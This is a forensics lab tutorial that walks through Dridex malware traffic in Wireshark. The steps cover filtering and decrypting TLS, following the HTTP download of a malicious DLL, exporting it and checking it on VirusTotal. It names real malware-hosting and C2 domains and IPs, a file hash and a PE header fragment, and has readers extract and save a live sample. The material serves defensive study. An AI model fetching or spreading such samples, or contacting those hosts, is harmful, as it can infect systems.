

Lab – Forensic Analysis of Malware Using Wireshark

Overview

In the realm of network forensics, Wireshark stands out as a powerful tool, particularly in uncovering the intricacies of malware. Through Packet Capture (PCAP) traffic analysis, Wireshark allows analysts to delve into the behavior of potential threats, shedding light on their patterns, origins, and impact. In this short lab, we will analyze the Dridex malware.

Dridex is the name for a family of information-stealing malware that has also been described as a banking Trojan. This malware first appeared in 2014 and has been active ever since.


This lab will explore how Wireshark can provide critical insights crucial for threat mitigation and system defense.

Warning: The pcap used for this tutorial contains Windows-based malware. This lab was performed using a virtual install of Kali Linux. It is recommended that the lab be performed on a non-windows platform.

Lab Requirements

- One installation of Kali Linux
- One Download of the [Wireshark-Traffic-Analysis-main.zip](#) file. The archive is password protected; to decrypt it, use the password "infected."

Download the needed files from GitHub. Expand the green code button and use the Download zip option to start the download.




Extract the files in the archive using the password “infected.”




Remember where you saved the two extracted files. You will need both.

Import the pcap into Wireshark.


Open Wireshark. From the taskbar, click, file and then open.



Browse to the location of the extracted files and click on the pcap file shown.



With the pcap loaded, we can begin by filtering for successful TLS handshakes by typing the following filter in the filter toolbar. If you do not see the filter toolbar, from the Wireshark taskbar, click View and check the option to show the filter toolbar.



`tls.handshake.type eq 1`




tls.handshake.type eq 1									
No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info	
60	17.416904	10.4.1.101	49877	13.107.3.128	443	TLSv...	240	Client	Hello
121	27.938662	10.4.1.101	50051	40.122.160.14	443	TLSv...	236	Client	Hello
157	29.446603	10.4.1.101	50074	94.103.84.245	443	TLSv...	240	Client	Hello
820	128.832771	10.4.1.101	51649	40.122.160.14	443	TLSv...	428	Client	Hello
1008	273.354367	10.4.1.101	53857	20.191.48.196	443	TLSv...	272	Client	Hello
1236	565.816488	10.4.1.101	58338	162.255.119.253	443	TLSv...	216	Client	Hello
1328	696.284167	10.4.1.101	60335	162.255.119.253	443	TLSv...	392	Client	Hello
1420	832.344860	10.4.1.101	62415	162.255.119.253	443	TLSv...	392	Client	Hello


Decrypt the TLS traffic.

Since the traffic is encrypted, we will need to decrypt it using the decryption key provided in the downloaded archive from GitHub.


We import the decrypting key by clicking on Edit and scrolling to the bottom we click on Preferences.




From the Preferences page, we click on Protocols. Scroll through the list until you come to TLS.



In the TLS properties window, click on the second browse button. Brown to the location oif your extracted archive and select the wireshark_tutorial_KeyLogFile.txt.



Click OK.




The screenshot shows the Wireshark interface with the following details:

- File Name:** Wireshark-tutorial-on-decrypting-HTTPS-SSL-TLS-traffic.pcap
- Filter:** !tls.handshake.type eq 1
- Packet List:**
 - No. 60: 17.416904, Source: 10.4.1.101, Destination: 13.107.3.128, Protocol: TLSv1.2, Length: 240, Info: Client Hello (SNI=config.edge.skype.com)
 - No. 121: 27.938662, Source: 10.4.1.101, Destination: 40.122.160.14, Protocol: TLSv1.2, Length: 236, Info: Client Hello (SNI=self.events.data.microsoft.com)
 - No. 157: 29.446693, Source: 10.4.1.101, Destination: 94.103.04.245, Protocol: TLSv1.2, Length: 240, Info: Client Hello (SNI=foodsgoodforliver.com)
 - No. 820: 128.832771, Source: 10.4.1.101, Destination: 40.122.160.14, Protocol: TLSv1.2, Length: 428, Info: Client Hello (SNI=self.events.data.microsoft.com)
 - No. 1008: 273.354367, Source: 10.4.1.101, Destination: 20.191.48.196, Protocol: TLSv1.2, Length: 272, Info: Client Hello (SNI=settings-win-ppe.data.microsoft.com)
 - No. 1236: 565.816488, Source: 10.4.1.101, Destination: 162.255.119.253, Protocol: TLSv1.2, Length: 216, Info: Client Hello (SNI=105711.com)
 - No. 1328: 696.284167, Source: 10.4.1.101, Destination: 162.255.119.253, Protocol: TLSv1.2, Length: 392, Info: Client Hello (SNI=105711.com)
 - No. 1420: 832.344860, Source: 10.4.1.101, Destination: 162.255.119.253, Protocol: TLSv1.2, Length: 392, Info: Client Hello (SNI=105711.com)
- Packet Details:**
 - Frame 60: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits) on interface 0
 - Ethernet II, Src: Hewlett-Packard_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:1f (20:e5:2a:b6:93:1f)
 - Internet Protocol Version 4, Src: 10.4.1.101, Dst: 13.107.3.128
 - Transmission Control Protocol, Src Port: 49877, Dst Port: 443, Seq: 1, Ack: 1, Len: 186
 - Transport Layer Security
 - 0000 20 e5 2a b6 93 f1 00 08 02 1c 47 ae 08 00 45 00G.....E-
 - 0010 00 e2 48 ba 40 00 00 06 95 08 0a 04 01 65 0d 6bH@.....e-k
 - 0020 03 00 c2 05 01 b6 db 16 e7 2b fe 48 a7 34 50 18+H4P.....
 - 0030 01 00 e3 38 00 00 16 03 03 00 b5 01 00 00 b1 038.....
 - 0040 03 5e 85 01 6c 20 10 47 83 11 17 84 55 b5 ee 04!G.....U-A
 - 0050 c6 cf 44 fe e8 ef 94 1b 1a 3f a0 7c 3b 3f 86 3eP|;?;6
 - 0060 50 00 00 2a c0 2c 00 20 c0 38 c0 2f 00 9f 00 9e#(.....
 - 0070 c0 24 c0 23 c0 2b c0 27 c0 0a c0 09 c0 14 c0 13\$#.....
 - 0080 00 5d 00 3c 00 3d 00 3c 00 35 2f 2f 00 0a 01 00C/S.....
 - 0090 00 5e 00 00 00 1a 00 18 00 00 15 63 6f 6e 66 69(.....confi
 - 00a0 67 2e 65 64 67 65 2e 73 6b 79 70 65 2e 63 6f 6dg.edge.s kype.com
 - 00b0 00 05 00 05 01 00 00 00 00 00 0a 00 08 00 06 00#.....
 - 00c0 1d 00 17 00 18 00 00 00 02 01 00 00 0d 00 14 00#.....
 - 00d0 12 04 01 05 01 02 01 04 03 05 03 02 03 02 02 06#.....
 - 00e0 01 06 03 00 20 00 00 00 17 00 00 ff 01 00 01 00#.....

We next will want to filter for any HTTP TLS handshake traffic, excluding SSDP:

(http.request or tls.handshake.type eq 1) and !(!ssdp)						
No.	Time	Source	Destination	Protocol	Length	Info
60	17.416904	10.4.1.101	13.107.3.128	TLSv1.2	240	Client Hello (SNI=config.edge.sky
78	25.211326	10.4.1.101	13.107.3.128	HTTP	701	GET /config/v2/Office/word/16.0.1
121	27.938662	10.4.1.101	40.122.160.14	TLSv1.2	236	Client Hello (SNI=self.events.dat
131	28.034063	10.4.1.101	40.122.160.14	HTTP	206	POST /OneCollector/1.0/ HTTP/1.1
142	28.663941	10.4.1.101	40.122.160.14	HTTP	613	POST /OneCollector/1.0/ HTTP/1.1
157	29.446603	10.4.1.101	94.103.84.245	TLSv1.2	240	Client Hello (SNI=foodsgoodforliv
165	30.099384	10.4.1.101	94.103.84.245	HTTP	251	GET /invest 20.dll HTTP/1.1
820	128.832771	10.4.1.101	40.122.160.14	TLSv1.2	428	Client Hello (SNI=self.events.dat
830	128.847055	10.4.1.101	40.122.160.14	HTTP	613	POST /OneCollector/1.0/ HTTP/1.1
1008	273.354367	10.4.1.101	20.191.48.196	TLSv1.2	272	Client Hello (SNI=settings-win-p
1018	273.842447	10.4.1.101	20.191.48.196	HTTP	324	GET /settings/v2.0/Storage/Storage
1236	565.816488	10.4.1.101	162.255.119.253	TLSv1.2	216	Client Hello (SNI=105711.com)
1244	565.950627	10.4.1.101	162.255.119.253	HTTP	702	POST /docs.php HTTP/1.1
1238	565.981167	10.4.1.101	162.255.119.253	TLSv1.2	202	Client Hello (SNI=105711.com)

If we right-click on the GET packet, select and from the menu select Follow, and from the subsequent context menu select HTTP Stream, we can see that the .dll has already been downloaded.



Everything below the line labeled, “This program cannot be run in DOS Mode,” is the .dll.

```
GET /invest_20.dll HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: foodsgoodforliver.com

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Apr 2020 21:02:49 GMT
Content-Type: application/octet-stream
Content-Length: 463872
Last-Modified: Wed, 01 Apr 2020 16:29:16 GMT
Connection: keep-alive
ETag: "5e84c15c-71400"
Accept-Ranges: bytes


MZ.....@.....!..L.!This program cannot be run in DOS mode.
$....../SQSk2?wk2?wk2?w...wb2?w...w.2?w...ws2?w.i<vy2?w.i:vw2?w.i;v{2?wbJ.wf2?wk2>w.2?w.i6vj2?w.i.wj2?w.i=vj2?wRichk2?
w.....PE..L..C..^.....!.....@.....
.....K.....p4..T.....
4..@.....text.....
..rdata...D.....F.....@..@.data.....J.....@....gfid.....@..@.rsrc...
```

We can save the downloaded .dll and upload the saved file to a website like Virus Total to determine the malware type.


Download the DLL file.

Close out the HTTP Stream window. Back at the filtering windowpane, highlight line 165, showing the GET request for the .dll.


From the Wireshark taskbar, click File, Export Objects, and from the last content menu, select HTTP.



On the next screen, highlight the line containing the .dll you need to have analyzed and click save.




Save the file locally.




Open a browser, and in the address bar, go to [virustotal.com](https://www.virustotal.com).


We are going to upload the saved file. Select the file option.



Next, click the option to choose the file.



Virus Total gives us a very detailed breakdown of the file.



The screenshot shows the VirusTotal analysis interface for a file named CrowdDry.DLL. At the top, a red circle with the number 57 indicates that 57 security vendors and 1 sandbox have flagged the file as malicious. The file's SHA-256 hash is 31cf42b2a7c5c558f44cfc67684cc344c17d4946d3a1e0b2cecb8eb58173cb2f. The file size is 453.00 KB, and the last analysis was performed 20 days ago. The file is categorized as a DLL. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETAILS tab is selected, showing basic properties such as MD5, SHA-1, SHA-256, Vhash, Authentihash, Imphash, Rich PE header hash, SSDEEP, TLSH, File type (Win32 DLL), Magic (PE32 executable), TrID (Win64 Executable), and DetectItEasy (PE32). The file size is 453.00 KB (463872 bytes).

From our pcap results, we see a strange post request being initiated by a php file.

1426	832.382634	162.255.119.253	10.4.1.101	TLSv1.2	296 New Session Ticket, Change Cipher Spec, Finished
1427	832.382942	10.4.1.101	162.255.119.253	TCP	54 62415 → 443 [ACK] Seq=432 Ack=2323 Win=261888 Len=0
1428	832.383730	10.4.1.101	162.255.119.253	HTTP	702 POST /docs.php HTTP/1.1
1429	832.426417	162.255.119.253	10.4.1.101	TCP	54 443 → 62415 [ACK] Seq=2323 Ack=1080 Win=31616 Len=0

